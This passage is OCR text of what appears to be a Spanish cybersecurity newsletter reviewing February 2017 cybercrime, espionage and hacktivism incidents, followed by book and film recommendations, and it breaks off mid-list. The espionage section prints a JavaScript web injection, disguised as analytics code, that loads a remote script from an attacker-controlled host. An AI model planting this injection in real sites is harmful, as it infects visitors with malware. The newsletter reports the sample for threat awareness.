


Privacy Enhancing Technologies: Evolution and State of the Art (ENISA)


Incident notification for DSPs in the context of the NIS Directive (ENISA)

State of Cybersecurity 2017 (ISACA)

FISMA – Annual Report (U.S Government)



Cybersecurity: Actions needed to strengthen U.S capabilities (U.S GAO)



Civil Nuclear Cyber Security Strategy (U.K Government)

ROADMAP FOR BLOCKCHAIN STANDARDS (Standards Australia)

5 HERRAMIENTAS DEL ANALISTA:
Facebook ThreatExchange

Facebook lanzó en 2015 una nueva plataforma llamada *ThreatExchange* para que los profesionales de la ciberseguridad intercambien información sobre amenazas cibernéticas con mayor facilidad. Para ello, Facebook ha creado una plataforma - o una mini-red social - pero esta vez para especialistas en ciberseguridad. El concepto es que los investigadores y los profesionales pueden aprender unos de otros y ayudar a mantener los sistemas de todos más seguros. "Nuestro objetivo es que las organizaciones de cualquier lugar puedan usar ThreatExchange para compartir información de amenazas con más facilidad, aprender de los descubrimientos de los demás y hacer que sus propios sistemas sean más seguros", confirmó Mark Hammell, Product Manager de la plataforma.

Las amenazas de ciberseguridad no suelen ser relegadas a un solo objetivo, y la falta de comunicación entre las víctimas es un problema acuciante. Hasta ahora, algunos grandes players de Internet se han unido a Facebook en ThreatExchange, incluyendo Bitly, Dropbox, Pinterest, Tumblr, Twitter y Yahoo. La plataforma espera atraer a más socios con el paso del tiempo.

Así pues, ThreatExchange es un conjunto de APIs RESTful en la plataforma de Facebook para consultar, publicar y compartir información sobre amenazas de ciberseguridad. Es una forma ligera para intercambiar detalles sobre malware, páginas de phishing y otras amenazas con miembros específicos de la comunidad o con la comunidad de ThreatExchange en general.

6 Análisis de los Ciberataques del mes de febrero de 2017

AUTOR: Adolfo Hernández, subdirector de THIBER, the cybersecurity think tank.

CIBERCRIMEN

En el campo del cibercrimen, se abría el mes con la noticia publicada *por Motherboard el 4 de febrero*, comunicando que un criminal cuya identidad es desconocida estaba vendiendo una base de datos que supuestamente contiene más de 700.000 cuentas de usuario de un popular foro web usado por Fuerzas y Cuerpos de Seguridad de varios países. La web, denominada PoliceOne, es utilizada por oficiales de policía e investigadores de todo el mundo para discutir tácticas, armas y otros temas especializados.

Con la información supuestamente filtrada de las cuentas, los delincuentes podrían acceder a mensajes privados y chats. Así pues, datos como los correos electrónicos de la NSA, DHS, FBI y otras agencias gubernamentales de EE.UU. habrían sido puestas a la venta en un market de la Deep web conocido como *Tochka* por $ 400.






Imagen del foro PoliceOne



Muestra de los contenidos de PoliceOne


A comienzos de febrero, Kaspersky reportó un nuevo vector de ataque, que fue inicialmente descubierto por el equipo de seguridad de un banco multinacional, después de detectar código de Meterpreter dentro de la memoria física de un controlador de dominio (DC). Una vez el atacante tenía acceso a las máquinas, utilizaba el acceso para filtrar información hacia los servidores de comando y control del atacante.



Descripción del ataque reportado por Kaspersky Labs

Este vector de ataque ha afectado hasta el momento a más de 140 entidades en todo el mundo. Entre los afectados se encuentran cuatro entidades españolas.

Dado que los atacantes utilizaron el framework Metasploit, utilidades estándar de Windows como PowerShell y los dominios desconocidos sin información de registro, esto hace que la atribución del ataque sea casi imposible. Entre los actores que suelen usar esas técnicas se encuentran GCMAN y Carbanak.




Por otra parte, entidades financieras de 31 países han sido blanco de una nueva ola de ataques que fue lanzada en octubre de 2016. Los atacantes utilizaron sitios web legítimos, fundamentalmente de reguladores financieros como el polaco o el mexicano para distribuir un nuevo malware dirigido, técnica conocida como watering hole para infectar objetivos preseleccionados. No se ha encontrado evidencia de impacto financiero asociado al ataque, pero si fugas de datos en los bancos afectados.

Los ataques salieron a la luz cuando un banco en Polonia descubrió trazas de un malware desconocido ejecutándose en uno de sus equipos. A continuación, el banco compartió indicadores de compromiso (conocidos como IoCs) con otras instituciones confirmándose la infección en otras entidades.

Por la información hecha pública, la fuente del ataque ha sido el sitio web del regulador financiero polaco. Los atacantes comprometieron el sitio web para redirigir a los visitantes a otra web que servía un un exploit que instalaba malware en los objetivos seleccionados.

En el momento de redacción de la presente nota se ha detectado ataques a las webs de los bancos nacionales y reguladores de Polonia, México y Uruguay, así como una aseguradora noruega con el mismo vector de ataque que infectó a los bancos polacos.




Países que presentan tres o más víctimas del ataque contra instituciones financieras

CIBERESPIONAJE

En el ámbito de espionaje, un actor estatal chino parece haber liderado una campaña de ciberespionaje contra objetivos e intereses militares y aeroespaciales en Rusia y Bielorrusia. *Según los analistas de Proofpoint, los ataques que comenzaron en el verano de 2016*, mediante una campaña de phishing dirigido (conocido como spearphishing) empleando un dropper conocido como ZeroT para entregar el malware PlugX RAT.

Los investigadores explicaron que en el pasado los mismos llevaron a cabo campañas de phishing que utilizaban archivos adjuntos de documentos de Microsoft Word que explotaban varias vulnerabilidades, o que contenían direcciones URL maliciosas que apuntaban a malware oculto en ejecutables comprimidos con .rar.

Estos mismos hackers asociados al Ejército Popular de Liberación ya atacaron en el pasado a empresas de la industria aeroespacial estadounidenses y europeas. Este actor podría estar potencialmente vinculado al grupo autor de la campaña de espionaje cibernético contra Lockheed Martin, a fin de obtener información sobre el F-35 Joint Strike Fighter, que conllevó el arresto de un ciudadano chino.



Ejemplo de email de phishing distribuyendo el malware

El 7 de febrero, *Forcepoint Security Labs encontró una campaña de reconocimiento malicioso que se dirigía a diversos sitios web* gubernamentales. Si bien se desconoce cuál es la motivación de la campaña en este momento, el perfil de las víctimas hace pensar en una campaña de espionaje avanzado a través de amenazas persistentes avanzadas (APTs). El ataque está actualmente activo, convirtiendo los sitios comprometidos en vectores de infección contra los usuarios que las visitan, si bien la primera actividad maliciosa parece remontarse a diciembre de 2015.

Las inyecciones web empleadas para distribuir el malware se asemejan a las utilizadas por el grupo Turla, como las documentadas anteriormente por el *Swiss GovCERT* el año pasado.

La mayoría de las webs afectadas pertenecían a ministerios y embajadas, aunque existían otras webs comprometidas. A continuación se muestra una lista de los sitios afectados observados:

- Ministerio de Relaciones Exteriores de Kirguistán, Moldavia y Uzbekistán
- Embajadas de Iraq, Jordania, Zambia y Rusia
- Un partido político en Austria
- Un sitio de sostenibilidad administrado por el gobierno austriaco.
- Una asociación deportiva en Austria
- Un sitio de noticias somalí
- Una organización socialista en España
- Una organización de cooperación internacional con sede en Francia
- Un sitio de la Unión Africana
- Un sitio de seguridad vial de Ucrania
- Una sociedad de plantas africana

Curiosamente, todos los sitios de embajadas atacados fueron embajadas ubicadas en Washington D.C., Estados Unidos.

```
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push([redacted]);
(function() {
    var s = document.createElement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/check.php';
    s.type = 'text/javascript'; s.async = true;
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
    ( document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0] ).appendChild(s);
})();
```

Paolo Gentiloni, ministro de asuntos exteriores italiano en el momento del ataque

El 10 de febrero, las autoridades italianas manifestaron sus sospechas sobre una potencial autoría rusa sobre un ciberataque contra el Ministerio de Asuntos Exteriores italiano el año pasado, que comprometió las comunicaciones de correo electrónico y que permaneció activa sin detectarse durante varios meses.


Un funcionario del gobierno italiano confirmó que el ataque tuvo lugar la primavera de 2015 y duró más de cuatro meses, pero no llegó a infiltrarse en los sistemas de cifrado utilizados para ejecutar comunicaciones clasificadas.

Paolo Gentiloni, el primer ministro italiano que servía como ministro de Asuntos Exteriores en ese momento, no fue afectado por el ataque según diversas fuentes gubernamentales, quienes confirmaron que Gentiloni evitó usar correo electrónico mientras ocupaba ese cargo.

HACKTIVISMO

A comienzos de mes, *se produjo una interrupción masiva en la Deep web*. La causa: Freedom Hosting II, el mayor hosting de sitios en la web oscura fue atacado. Los atacantes entraron en los sistemas, descargaron gigabytes de datos y luego reemplazaron las páginas web con una notificación sobre el hack, aparentemente justificado por albergar pornografía infantil... junto con una demanda de rescate bastante curiosa.

La autoría del ataque ha sido reclamada por Anonymous.



Mensaje dejado por los atacantes en las webs de Freedom Hosting

Mensaje empleado en #Op_Russia

Finalmente, *hackers islamistas vinculados al Daesh llevaron a cabo un ataque contra una serie de sitios web del NHS*, el sistema de salud británico, en un ataque cibernético que ha aprovechado vulnerabilidades relevantes en los sistemas de seguridad destinados a proteger la información sensible.

Imágenes gráficas y brutales de la violencia de la guerra de Siria fueron colgadas en las webs atacadas por un grupo con sede en el norte de África, que declaró que estaba llevando a cabo el ataque en represalia por la agresión de Occidente en Oriente Medio.

Se cree que esta es la primera vez que un grupo conectado con el Daesh ha llevado a cabo un ataque coordinado contra el NHS.

Los seis sitios web atacados por el autodenominado Equipo de Fallaga de Túnez hace unas semanas estaban en el suroeste de Inglaterra y variaban de los que se ocupan de la puericultura a la financiación, con los dos sitios particularmente relevantes impactados.

El diario británico The Independent ha acordado no dar más detalles como medida de seguridad.


Algunas de las imágenes colgadas en las webs del NHS por parte de los atacantes tunecinos

7 Recomendaciones

7.1 Libros y películas

Película:
NEUROMANCER

Sinopsis: Ficción futurista en la que el mundo se ha convertido en un despojo atómico, una cúpula de neón, corrupta y alucinógena donde las personas están dominadas por sus vicios sin poder escapar del crimen y la depravación. Case tiene experiencia con la inteligencia artificial, y sobrevive en esa jungla a base de hackear y robar en el ciberespacio, pero su suerte está a punto de cambiar cuando en su camino se cruza con Armitage, un hombre al que pretendía estafar. Pillado *in fraganti* en pleno intento de robo, a Case le inhiben la conexión a la red matriz mediante una droga, desconectándolo de un mundo de máquinas inteligentes y conciencia común. Ambos personajes se ayudarán mutuamente para sobrevivir en un extraño mundo que está pensado para el control más absoluto, la dependencia y la inmoralidad, en este clásico de la literatura ciberpunk.



Libro:
INTERNET NO ES LA RESPUESTA


Autor: Andrew Keen
Num. Paginas: 384
Editorial: Enciclopedia Catalana
Año: 2016
Precio: 21.00 Euros
Sinopsis: Internet no es la respuesta es un ensayo periodístico de divulgación, escrito desde el mismo corazón de Silicon Valley por un autor crítico y muy lúcido, sobre los efectos de internet en una sociedad que considera que en el mundo digital las virtudes humanas más básicas han sido sustituidas por un modelo rapaz donde el ganador se lo lleva todo. Reconocido por el Washington Post como uno de los mejores títulos del momento y como un texto de enorme utilidad para todos aquellos a quienes les preocupa que la vida digital no sea tan brillante como nos hacen creer nuestros avatares en las redes.

Cómic:
HACKER ÉPICO

Autor: Alejandro Ramos y Rodrigo Yepes
Num. Paginas: 168
Editorial: 0xW0RD
Año: 2017
Precio: 22.00 Euros
Sinopsis: Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática, se encuentra en el mejor momento, tanto en el terreno profesional como en el personal. A las puertas del fin de semana, está a punto de terminar un importante proyecto y se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, el encuentro no sale como esperaba: ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel empieza a sospechar que algo raro está pasando, pero el corazón le mueve a aceptar el encargo sin hacer preguntas. Lo que no imagina es que el compromiso que ha adquirido con la chica va mucho más lejos que un simple trabajo. De pronto, se ve envuelto en una intriga relacionada con el contenido del archivo que complicará su vida y lo expondrá a un grave peligro. En el camino hacia la verdad, únicamente contará con sus sorprendentes conocimientos de hacking y el apoyo de su peculiar amigo Marcos.

Libro:
CLAVES DE LA INVESTIGACIÓN EN REDES SOCIALES

Autor: Silvia Barrera
Num. Paginas: 444
Editorial: Circulo Rojo
Año: 2017
Precio: 30.00 Euros
Sinopsis: Si eres usuario habitual de redes sociales o profesional del mundo de la comunicación digital, la investigación, el periodismo, la abogacía, las fuerzas y cuerpos de seguridad, la judicatura, política, marketing, social media management o cualquier otra persona interesada en su funcionamiento e investigación, este libro te interesa.
Las "Claves de la Investigación en Redes Sociales" te ayudará a entender sus riesgos, cómo enfrentarnos a los problemas derivados de las provocaciones, las crisis de reputación digital y los delitos, en los casos más graves, resolviéndote esas dudas procedimentales que siempre has tenido para entender las redes sociales y afrontar sus retos y peligros de forma sensata.




Libro:
